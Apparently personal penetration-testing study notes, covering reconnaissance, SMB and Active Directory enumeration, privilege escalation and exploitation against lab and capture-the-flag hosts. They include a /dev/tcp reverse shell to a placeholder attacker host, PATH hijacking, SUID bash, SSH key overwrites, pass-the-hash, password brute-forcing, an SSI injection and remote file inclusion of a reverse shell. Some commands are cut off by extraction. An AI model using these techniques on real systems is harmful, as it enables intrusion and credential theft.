Pentesting Notes

1. Planning and Preparation

- Remember the **overall structure** of your process and eventual reporting and documentation. Use any notes taking app, but markdown is superior because it's open and extremely portable:

    1. **Define Scope and Objectives**: Clearly define the pentest scope and objectives to outline what systems, networks, and assets will be assessed and the goals of the engagement.
    2. **Establish Rules of Engagement**: Set rules defining permissible actions, testing methodologies, authorized tools, and communication protocols with stakeholders.
    3. **Gather Information**: Collect relevant data about the target environment, including network topology, system architecture, and available documentation.
    4. **Risk Assessment**: Prioritize assets and systems based on their criticality and potential impact to focus resources on high-risk areas.
    5. **Legal and Compliance Considerations**: Ensure compliance with legal, regulatory, and ethical requirements and obtain necessary permissions from stakeholders.

6. **Resource Allocation**: Allocate personnel, tools, and budget based on the pentest scope, objectives, and complexity.
7. **Communication Plan**: Establish channels of communication with stakeholders and provide regular updates throughout the engagement.
8. **Documentation and Reporting**: Prepare templates for test plans, risk assessments, findings reports, and remediation recommendations.
9. **Contingency Planning**: Develop plans to address unexpected events, technical issues, or security incidents encountered during the pentest.
10. **Post-Engagement Activities**: Plan for debriefing sessions, knowledge transfer, and follow-up discussions to document key findings and lessons learned.

2. Information Gathering/Reconnaissance

Log Inspection

- **FullEventLogView** is a simple tool for Windows that is **much more powerful than native Windows logging** tools. It displays in a table the details of all events from the event logs of Windows, including the event description. It allows you to view the events of your local computer, events of a remote computer on your network, and events stored in .evtx files. It also allows you to export the events list to `text/csv/tab-delimited/html/xml` file from the GUI and from command-line. It even lets you see events such as **created files** and their metadata.


Interesting Locations

- **Interesting locations in Linux** include:
  - `env` (**environment variables**): Might contain confidential data such as passwords, API keys, access keys, and other sensitive parameters.
  - `id`: Displays current user and group identity, which might reveal membership in groups with known exploits or shell escapes (e.g. `docker` or `sudo`).
- **Interesting locations in Windows** include:

- `$env:APPDATA\Microsoft\Windows\PowerShell\PSReadLine\` **`ConsoleHost_history.txt`**: Contains a record of the **commands previously executed in the PowerShell** console (`C:\Users\<username>\AppData\Roaming\Microsoft\Windows\PowerShell\PSReadLine`). For examples you can see a password reset attempt:

Encoding/Decoding

- To easily **identify an encoding scheme**, look for the characters used and compare them to the character associated with a certain base or other schemes. For instance, the encoded word “RTy8yhBQdscX” has numbers, uppercase, and lowercase, which means it fits base58. CyberChef can help show the base character sets for any provided input word.




OSINT

- Search for a user’s public BSSID to detect their location using **WiGLE (Wireless Geographic Logging Engine)** which is a website that collects information about wireless hotspots worldwide.
- Use tools like crt.sh or threatbook.io to identify the **history and metadata of certificates** used by a specific domain.
- Install the archive.org browser extension that will automatically pull up an option to search for a site on the **Wayback Machine** when it fails to load in the web browser in order to retrieve the site’s **historical cached pages**.
- Use https://viewdns.info/ to find **historical IP addresses** (and a plethora of other DNS information) about a target domain or website.
- **Extract a user’s email address from a public key** (e.g. PGP public key) by passing the public key to `gpg` directly:


```
cat key.asc| gpg
gpg: WARNING: no command supplied.  Trying to guess what you mea
pub   rsa3072 2021-01-23 [SC] [expired: 2023-01-22]
      A6519F273BF88E9126B0F4C5ECDD0FD294110450
uid           **************@protonmail.com # email address extr
sub   rsa3072 2021-01-23 [E] [expired: 2023-01-22]
```

Enumeration

- **Samba enumeration** refers to the process of gathering information about a target system running Samba, which is an open-source implementation of the SMB/CIFS networking protocol.
    - An example command to **check for shares on a host** with a specific username and password is: `smbmap -u victim -p s3cr3t -H 192.168.86.61`
    - Another tool for SMB is `smbclient`: `smbclient -N -L //10.10.238.3/`, used to list the shares on a remote SMB server, **without specifying any username** (-N option) and without prompting for a password.
    - A tool to detect if we have **read access** is `crackmapexec`: `crackmapexec smb 10.10.238.3 -u guest -p "" --shares`



    - In addition, continue with the above command to **"spider" through the read-only shares**: `crackmapexec smb 10.10.238.3 -u guest -p "" -M spider_plus`




    - A command to **attempt to get the userlist and OS** information from a target is: `enum4linux -U -o 192.168.1.200`. Afterwards, simply use `smbclient` to access the share: `smbclient -N //10.10.238.3/VulnNet-Enterprise-Anonymous`

- **LinPEAS** (Linux Privilege Escalation Awesome Script) is an **enumeration script for Linux environments**. It is designed to enumerate information that can be useful for privilege escalation, helping users identify potential vulnerabilities and misconfigurations that could be exploited to gain higher privileges on the system.
- To **snoop on Linux processes** without `root` permissions, use a tool like `pspy`, which is a command line tool designed to snoop on processes without need for root permissions. It allows you to see commands run by other users, `cron` jobs, etc. as they execute. This will also help in detecting any scheduled processes that are not in `cron`, which can be used to view and exploit any running scripts for these processes.
- Use a tool to "**fuzz**" and discover **already signed up users** for enumeration. This is one example using `ffuf`:

```
user@kali$ ffuf -w /usr/share/wordlists/SecLists/Usernames/Names
"username=FUZZ&email=x&password=x&cpassword=x" -H "Content-Type
```

- **Bloodhound** is primarily used for **Active Directory (AD) enumeration, privilege escalation, and reconnaissance**. Use this command with known credentials to create a `bloodhound` zip file to visualize it in `bloodhound` GUI and find all connections in the uploaded database: `bloodhound-python -c All,LoggedOn -u "t-skid" -p "tj072889*" -d VULNNET-RST.local -ns 10.10.34.219 --zip` :




Steganography

- You can hide a message in **waveform format** which is another way of representing **spectrograms**. Use a tool like `audacity` to decode the hidden waveform.

- `steghide` is a steganography program that hides bits of a data file within the least significant bits of another file. If you want to extract hidden data from a steganographic file, you can use: `steghide extract --stegofile path/to/file.jpg -p PASSPHRASE`.
- Use `stegseek` to break the passphrase used to protect the `steghide` hidden data: `stegseek file.jpg`.
- Use `binwalk` to search binary files and images for embedded files and executable code. Binwalk can identify **files and code embedded inside** firmware images (or other obfuscated file types).

Directory Traversal

- Look for **unusual directories that have no web links** during directory traversal using `dirbuster`. **Different file size** can be a hint, such as /00 below, which is actually a text file.



- Similar to the above, use `gobuster` on the shell for a faster command:

`gobuster dir --url http://10.10.44.124/45kra24zxs28v3yd/ --wordlist /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt`

- There are two things to look for on a site using **Apache HTTP Server**: **directory listing and .htaccess files**. If **directory listing** is enabled, someone can view the contents of your subdirectories and learn about your site structure. If **.htaccess files** are publicly visible, anyone can learn about the high-level configuration of a site.

Strings

- Extract **human-readable text from executables**, because many executables contain plain text strings. These strings can include things like error messages, function names, variable names, and other textual information. One utility that can do this is `strings`. When an executable is compiled, certain strings (such as error messages, function names, and other human-readable text) are typically **embedded directly into the binary**. These strings are **necessary for the program to function correctly.**

3. Vulnerability Analysis

Network Vulnerabilities

- When in doubt during a potential network redirection or another suspicious network event, **intercept the connection using Burpsuite**. You might uncover hidden details such as additional HTTP headers or other artifacts.
- If you discover a server configured for **port knocking**, knock on the server using a command such as knock `10.10.24.249 1111 2222 3333 4444 -v`.

HTTP Methods

- **HTTP parameter precedence**, which describes the **prioritization of POST parameters** over query string parameters when both sources contain conflicting data for the same parameter name, can be exploited to pass unintended parameters. For example, if a password reset field accepts both POST and query parameters, the attacker can pass their email address in the POST request:
    - It sends an HTTP request to the URL `http://10.10.2.12/customers/reset` with a query string parameter email=victim%40acmeitsupport.thm. This **parameter is part of the URL**, typically representing data sent via a GET request.
    - It also sends data in the request body (-d option) with the parameter `username=victim&email=attacker@hacker.com`. This data is sent using the `application/x-www-form-urlencoded` content type, which is commonly used for form submissions via POST requests.

  In this scenario, the email parameter is included both in the query string and in the POST data. As a result, depending on how the server-side code handles HTTP parameter precedence, it may prioritize the value of `email=attacker@hacker.com` from the POST data

over the value in the query string (`victim%40acmeitsupport.thm`). If the server blindly uses the value from the POST data to process the password reset operation, it will send the password reset email to `attacker@hacker.com` instead of the intended `victim@acmeitsupport.thm` email address.

```
curl 'http://10.10.2.12/customers/reset?email=victim%40acmeitsu
```

Scheduled Task/Autorun

- If a file can be run with root privileges but there is no visible mechanism to do so, wait and see if **crontab** will trigger the file, and any other files within it. The easiest way is to place a reverse shell after setting up a listener on the attacker machine:

```
# crontab for root running planner.sh
root@startup:~# crontab -l
crontab -l
* * * * * /home/lennie/scripts/planner.sh

# planner.sh run by root executing another file, /etc/print.sh w
root@startup:~# cat /home/lennie/scripts/planner.sh
cat /home/lennie/scripts/planner.sh
#!/bin/bash
echo $LIST > /home/lennie/scripts/startup_list.txt
/etc/print.sh

root@startup:~# cat /etc/print.sh
cat /etc/print.sh
#!/bin/bash
echo "Done!"
# standard reverse shell
bash -i >& /dev/tcp/<attacker_ip>/<attacker_port> 0>&1
```

- In Windows, the registry key `HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run` is a location in the Windows Registry where entries are stored for programs or scripts that are configured to

run automatically when the system starts up. Look for potential scripts or other applications running there.

Input Validation Bypass

- A **function** such as the C function `__isoc99_scanf` **might not validate user input**, leading to buffer overflows and unexpected input validation security flaws. For example, `__isoc99_scanf("DoYouEven%sCTF", local_28);` captures all input between `DoYouEven` and either CTF or a whitespace character, including newline characters (pressing Enter), because of how `%s` works in C.
- If a **file extension is being checked**, try passing the expected parameters at the end of the normal file normal, for example: `/home/user/image.php#.png`. In this case you can fool the script into thinking this is a PNG file, instead of a PHP file.
- If **string filtering** exists which captures and blocks certain commands based on a blacklist, **try to escape the capture by inserting** additional characters, especially `\` which escapes Linux commands. So you can run `ls` by typing `l\s` even if `ls` is blocked. The two produce the same result.

WordPress

- Use `wpscan` to analyze a WordPress website for plugins and other potential vulnerabilities, such as version, database dumps, user enumeration, etc.: `wpscan --url http://10.10.108.85/wordpress`
  - Improved version: `wpscan --url http://10.10.158.4 -e vp,vt,u` (plugins, themes, usernames enumeration).

File Analysis

- Using `exiftool` can **reveal interesting metadata about files**, such as which utility program was used to create the file or the source/creator of the file. For example, running `exiftool` on a downloaded PDF reveals the maker of the PDF engine, and a potential HTML injection vulnerability:

```
┌──(kali㉿kali)-[~/Downloads]
└─$ exiftool test.pdf
ExifTool Version Number         : 12.76
```

```
File Name                       : test.pdf
Directory                       : .
File Size                       : 7.2 kB
File Modification Date/Time     : 2024:03:23 20:31:00-04:00
File Access Date/Time           : 2024:03:23 20:31:32-04:00
File Inode Change Date/Time     : 2024:03:23 20:31:29-04:00
File Permissions                : -rw-r--r--
File Type                       : PDF
File Type Extension             : pdf
MIME Type                       : application/pdf
PDF Version                     : 1.4
Linearized                      : No
Title                           :
Creator                         : wkhtmltopdf 0.12.5 # Search vu
Producer                        : Qt 4.8.7
Create Date                     : 2024:03:24 00:19:41Z
Page Count                      : 1
```

Exploit Search

- Use `searchsploit` to search for keywords related to discovering vulnerabilities, for example this searches exploit scripts for the (in)famous Apache Ghostcat vulnerability: `searchsploit ghostcat`

```
----------------------------------------------------------------
 Exploit Title
----------------------------------------------------------------
Apache Tomcat - AJP 'Ghostcat File Read/Inclusion
Apache Tomcat - AJP 'Ghostcat' File Read/Inclusion (Metasploit)
----------------------------------------------------------------
Shellcodes: No Results
----------------------------------------------------------------
 Paper Title
----------------------------------------------------------------
```

```
Apache Ghostcat CVE 2020-1938 - Paper
---------------------------------------------------------------
```

Shell Commands

- **Inject fake executables** by creating similar names and export the executable to the PATH, if you discover that the `vuln_script` contains `tail` as one of its internal commands using `strings`:

```
echo /bin/bash -i > tail
export PATH=/tmp:$PATH
# This modifies the environment variable PATH to include the di
# the list of directories where the system looks for executable
# New $PATH is now: /tmp:/usr/local/sbin:/usr/local/bin:/usr/sb
chmod +x tail
./vuln_script
```

- **Vulnerable shell commands** can be used to execute privileged actions, such as the shell script below. If the script (or outer script containing this script) is run with elevated privileges (e.g., as root), any command executed through the `command` variable will also run with those elevated privileges. `getopts` is a built-in function in Bash that is used to parse command line arguments.

```
# Loop to parse command-line options
while getopts c: flag
do
    # Check the option that was parsed
    case "${flag}" in
        # If the option is 'c', store its argument in the 'comma
        c) command=${OPTARG};;
    esac
done

# Execute the command stored in the 'command' variable and captu
cmd=$($command)
```

```
# Display the output of the executed command
echo $cmd
```

- If you find a **writable file that runs as root**, simply **inject shell command that sets SUID to** `bash` into it, then escape `bash`:

```
user@system:/home/user$ echo 'chmod +s /bin/bash' > script.sh
# Wait until script is run as root
user@system:/home/user$ ls -lh /bin/bash
-rwsr-sr-x 1 root root 1014K Jul 12  2019 /bin/bash
# Spawn root shell (-p for privileged mode)
/bin/bash -p
```

File Upload Bypass

- Using **Burpsuite intercept** a vulnerable file upload session to change the file extension to a script (example: from `cat.php.png` to `cat.php`) before running the reverse shell script on the web server.

Setuid/Setgid Bit Search

- Files with the setuid bit set **run with the privileges of the file owner**, often allowing users to execute them with elevated privileges. Example:

```
find / -perm -04000 -type f -ls 2>/dev/null

# for setgid
find / -perm -02000 -type f -ls 2>/dev/null
```

Injection Attacks

- Server Side Includes (**SSI**) are directives in HTML that enable embedding dynamic content or executing server-side scripts on a web page. **SSI injection attacks** occur when an attacker is able to inject malicious code or commands into SSI directives that are processed

by the server. In one example (`<!--#exec cmd="ls ../"-->`), the `cmd` parameter is directly taken from user input without validation. An attacker can exploit this by **injecting additional commands** to be executed by the server.

- Test **SQL injection** (for **dumping MySQL databases**) by using Burpsuite, intercept the `POST` request, then use `sqlmap` to try and dump the database: `sqlmap -r req --dump`

Vulnerability Scanning

- The `post/multi/recon/local_exploit_suggester` module in Metasploit is used to collect local exploits for Windows systems. It runs **exploit checks to identify vulnerabilities** that can be exploited for privilege escalation.

Reverse Engineering

- Use `ltrace` for intercepting and recording the dynamic library calls made by a program. It allows you to see which functions a program calls from dynamically linked libraries, along with the arguments passed to those functions and the return values. Example:


```
#include <stdio.h>

int main() {
    int num;
    printf("Enter a number: ");
    scanf("%d", &num);
    int square = num * num;
    printf("Square of %d is %d\n", num, square);
    return 0;
}
```

After compiling the code using `gcc -o square square.c`, we run the program, and use `ltrace` afterwards. The output of `ltrace` will show the library calls made by the program, including calls to `printf` and `scanf`:


```
./square
Enter a number: 5
Square of 5 is 25
```

```
ltrace ./square

printf("Enter a number: ")
__isoc99_scanf(0x5642a3153fd0, 0x7fff6fd3bbd4, 0x7f89280c1040, (
printf("Square of %d is %d\n", 5, 25Square of 5 is 25)
```

- Use `ghidra` to **search for strings, and find packers** used to compress the executable, then decompress it using the same packer. Example as in `upx` tool below. Then look for encoded or hashed strings within, such as **hashed passwords**, then crack their hashes if the strings are common strings.



- Use also `ghidra` to **obtain the function** of compiled code such as C.



4. Exploitation


Brute Force

- Use `hydra` to **brute force SSH passwords** (or other services like FTP) using a wordlist: `hydra -L users.txt -P pass.txt 192.168.1.105 ssh -t 4`
- Use `hydra` to try a list of passwords when the username is known on a **web form**, after specifying the HTTP method and URI: `hydra -l Miles -P wl -s 80 -f 10.10.44.124 http-post /squirrelmail/src/login.php`
  - Another example (reduces **false positives**):

```
hydra -l admin -P /usr/share/wordlists/rockyou.txt 10.10.62
```

  - Example for **WordPress**: `hydra -L wpusers -P /usr/share/wordlists/rockyou.txt 10.10.10.10 -V http-form-post '/wp-login.php:log=^USER^&pwd=^PASS^&wp-submit=Log In&testcookie=1:S=Location'`
- `ffuf` also works similar to `hydra` in this way: `ffuf -w users:W1,/usr/share/wordlists/rockyou.txt:W2 -X POST -d "log=W1&pwd=W2" -u http://10.10.158.4/wp-login.php -fc 200`

- Use this script to **mutate a basic** `firstname lastname` **wordlist** to commonly used combinations of usernames: Mutate Wordlist
- Brute force and enumerate **valid Active Directory accounts through Kerberos pre-Authentication** using a tool such as `kerbrute`: kerbrute, `kerbrute userenum -d VULNNET-RST.local --dc 10.10.238.3 formatted_name_wordlist.txt`




Authentication Bypass/Alternate Authentication

- If you're logged in but don't have the password, **generate SSH keys for the current user**, add to the SSH authorized keys, then use the private key to log in remotely using SSH key pair:


```
# On remote machine
ssh-keygen -t rsa -b 4096 -C "your_email@example.com"
cat ~/.ssh/id_rsa.pub >> ~/.ssh/authorized_keys

# On attack machine, after copying id_rsa to it
ssh -i id_rsa user@remote
```

- In Windows, **AS-REP Roasting** is a technique that allows an attacker to retrieve password hashes for user accounts that have the "**Do not require Kerberos pre-authentication**" property enabled. This property, allows the Domain Controller to return an Authentication Service (AS) Response (AS-REP) message that is **encrypted with the user's password hash, without requiring the user to first authenticate**. The attacker can then take this AS-REP message and attempt to crack the password hash offline using tools like Hashcat. Using

this command from the `impacket` suite, you can identify which users have this property, get their hash, then attempt to crack the hash to identify the password: `impacket-GetNPUsers vulnnet-rst.local/ -no-pass -usersfile users.txt`



- To **login directly with admin credentials to Windows**, use impacket's tools such as `psexec` or `wmiexec`, the latter being more stealthy and stable: `impacket-wmiexec vulnnet-rst.local/a-whitehat@10.10.34.219`
- To login directly using a hash, also known as "**pass the hash**" attack, use this command after getting the hash: `python wmiexec.py -hashes 00000000000000000000000000000000:32196B56FFE6F45E294117B91A83BF38 Administrator@192.168.1.105`
- Use `openssl` to **generate** `passwd` **password hashes** to replace them in the `passwd` file if writable: `openssl passwd -1 -salt root 1234`. Insert the hash in `/etc/passwd` as such:



- If the **target user's public SSH key can be overwritten**, simply use `ssh-keygen` and copy the public key to overwrite the user's public key, then copy back the forged private key to your attack machine. Then authenticate using `ssh -i`:

```
# On victim's machine
$ ssh-keygen
Generating public/private rsa key pair.
Enter file in which to save the key (/var/www/.ssh/id_rsa): /dev
Enter passphrase (empty for no passphrase):
Enter same passphrase again:
Your identification has been saved in /dev/shm/id_rsa.
Your public key has been saved in /dev/shm/id_rsa.pub.
The key fingerprint is:
SHA256:4hEXNQn970QU+vEiZgb33ajlAQvqiKe7t+WBth0g0sk www-data@smag
```

```
The key's randomart image is:
+---[RSA 2048]----+
...

# On attack machine
ssh -i id_rsa user@victim_machine
```

SSH Tunneling

- If you discover **ports running locally in remote machine**, use **SSH tunneling** if you have SSH access. This will forward connections from the local port 9001 to port 9001 on the remote machine at IP address 10.10.233.203, via the SSH connection established with the user. That way, you can now access remote ports on your attack machine, for instance, from the browser at `http://127.0.0.1:9001`, in this example.

```
ssh -L 9001:127.0.0.1:9001 user@10.10.233.203
```

```
[+] Active Ports
[i] https://book.hacktricks.xyz/linux-unix/privilege-escalation#open-ports
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address           Foreign Address         State       PI

tcp        0      0 127.0.0.1:9001          0.0.0.0:*               LISTEN      -

tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN      -
```

```
graph TD;
    A(Local Machine) -->|SSH Tunnel| B(Remote Server);
    B --> C(Service on Remote Server);
    A --> D(Local Port 9001);
    D --> E(127.0.0.1:9001);
    E -->|SSH Tunnel| F(Remote Server);
    F --> G(Service on Remote Server);
```

Remote Code Execution

- **Modify a script or library** (such as PHP script or PHP library) you have write access to with a reverse shell by adding a short code at the beginning of the file. When either the script is run or the library is invoked (via `requires` or other means), the forged code will run.

Remote File Inclusion

- **Remote File Inclusion (RFI)** occurs when a web application includes a remote file (like the PHP reverse shell script hosted on the attacker machine) in its code without proper validation, allowing an attacker to execute arbitrary code on the server by simply providing a URL to the remote file:
    - **Python SimpleHTTPServer (attacker machine):** This server is serving the PHP reverse shell script over HTTP on port 8000. When the target machine requests the PHP script from your server, it will download and execute it. Command: `python -m http.server`
